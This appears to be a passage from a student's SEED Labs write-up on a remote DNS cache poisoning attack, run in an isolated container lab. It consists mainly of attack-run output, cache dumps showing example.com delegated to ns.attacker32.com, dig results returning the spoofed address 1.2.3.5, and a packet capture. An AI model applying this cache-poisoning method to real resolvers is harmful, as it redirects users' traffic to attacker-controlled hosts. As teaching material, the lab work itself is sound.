; wcqnc.example.com/A [ttl 348]
; nfvjn.example.com/A [ttl 512]
; sctme.example.com/A [ttl 940]
; newds.example.com/A [ttl 324]
; otrfy.example.com/A [ttl 644]
; mqfsp.example.com/A [ttl 72]
; degqx.example.com/A [ttl 880]
; jwjny.example.com/A [ttl 968]
; eolvq.example.com/A [ttl 340]
```

*****UPDATE*****




```
root@VM:/volumes# ./attack
name: pqqsa, id:0
name: kaqnx, id:500
name: ctmbn, id:1000
name: xhhjd, id:1500
name: xyuba, id:2000
name: jscut, id:2500
name: hjlzd, id:3000
name: ljfbx, id:3500
name: fgsrj, id:4000
name: gorpy, id:4500
name: upyos, id:5000
name: yamdu, id:5500
name: gkftj, id:6000
name: kfspi, id:6500
name: ruqmo, id:7000
name: asctj, id:7500
name: cnycd, id:8000
name: tddfg, id:8500
name: zlqgf, id:9000
name: bqmvi, id:9500
name: wpepb, id:10000
```



```
root@93d9d87013f2:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.       615598  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.             777597  NS      ns.attacker32.com.
root@93d9d87013f2:/# rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.             777593  NS      ns.attacker32.com.
aacxt.example.com.       863996  A       1.2.3.6
abgmk.example.com.       863994  A       1.2.3.6
adatc.example.com.       863997  A       1.2.3.6
adecc.example.com.       863998  A       1.2.3.6
adqsa.example.com.       863996  A       1.2.3.6
agdxe.example.com.       863999  A       1.2.3.6
ahyry.example.com.       863996  A       1.2.3.6
ajoml.example.com.       863995  A       1.2.3.6
amuwg.example.com.       863997  A       1.2.3.6
aogbb.example.com.       863997  A       1.2.3.6
aoltw.example.com.       863997  A       1.2.3.6
apuol.example.com.       863998  A       1.2.3.6
aqfgc.example.com.       863996  A       1.2.3.6
araxf.example.com.       863999  A       1.2.3.6
asxdw.example.com.       863996  A       1.2.3.6
```


Task 5: Result Verification




```
root@80b1ebd0985e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

What is in my mind is that this task failed because of the error, user cannot connect to the local DNS server. The user cannot connect to the local DNS server causing the local DNS server cannot forward to attacker's nameserver.


*****UPDATE*****



```
root@a1bb3ded26f7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26120
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 97c77c3db3b5e72e010000006669dfdd1a5d1977fa7bed0d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jun 12 17:50:21 UTC 2024
;; MSG SIZE  rcvd: 88

root@a1bb3ded26f7:/#
```



```
root@a1bb3ded26f7:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38965
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f91ddb3ceefb31fd010000006669e0bcf53bba52adb0c5e5 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Jun 12 17:54:04 UTC 2024
;; MSG SIZE  rcvd: 88

root@a1bb3ded26f7:/#
```



[SEED Labs] *vethcd3a8dd
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time               Source              Destination         Protocol Length Info
   1 2024-06-12 13:5… 10.9.0.5            10.9.0.53           DNS         98 Standard query 0xae73 A www.example.com OPT
   2 2024-06-12 13:5… 10.9.0.53           10.9.0.5            DNS        130 Standard query response 0xae73 A www.example.com A 1.2.3.5 OPT
   3 2024-06-12 13:5… 02:42:0a:09:00:05   02:42:0a:09:00:35   ARP         42 Who has 10.9.0.53? Tell 10.9.0.5
   4 2024-06-12 13:5… 02:42:0a:09:00:35   02:42:0a:09:00:05   ARP         42 Who has 10.9.0.5? Tell 10.9.0.53
   5 2024-06-12 13:5… 02:42:0a:09:00:35   02:42:0a:09:00:05   ARP         42 10.9.0.53 is at 02:42:0a:09:00:35
   6 2024-06-12 13:5… 02:42:0a:09:00:05   02:42:0a:09:00:35   ARP         42 10.9.0.5 is at 02:42:0a:09:00:05
   7 2024-06-12 13:5… 10.9.0.5            10.9.0.53           DNS         77 Standard query 0x0add A ns.attacker32.com
   8 2024-06-12 13:5… 10.9.0.53           10.9.0.5            DNS         93 Standard query response 0x0add A ns.attacker32.com A 10.9.0.1…
```

```
› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface vethcd3a8dd, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 47023, Dst Port: 53
› Domain Name System (query)
```

```
0000  02 42 0a 09 00 35 02 42  0a 09 00 05 08 00 45 00   ·B···5·B ······E·
0010  00 54 9a 7a 00 00 40 11  cb d3 0a 09 00 05 0a 09   ·T·z··@· ········
0020  00 35 b7 af 00 35 00 40  14 9d ae 73 01 20 00 01   ·5···5·@ ···s· ··
0030  00 00 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 00 00 29 10 00   le·com·· ·····)··
0050  00 00 00 00 00 0c 00 0a  00 08 4f f0 45 a9 b7 2a   ········ ··O·E··*
0060  fe f5                                              ··
```

wireshark_vethcd3a8dd_20240612135356_omnPWM.pcapng
Packets: 8 · Displayed: 8 (100.0%)
Profile: Default

The attack is successful. In Task 1, we observed that the IP given is 93.184.215.14 when running this command (`dig www.example.com`), while in this task, the IP given now is 1.2.3.5 which is the same with `dig @ns.attacker32.com www.example.com`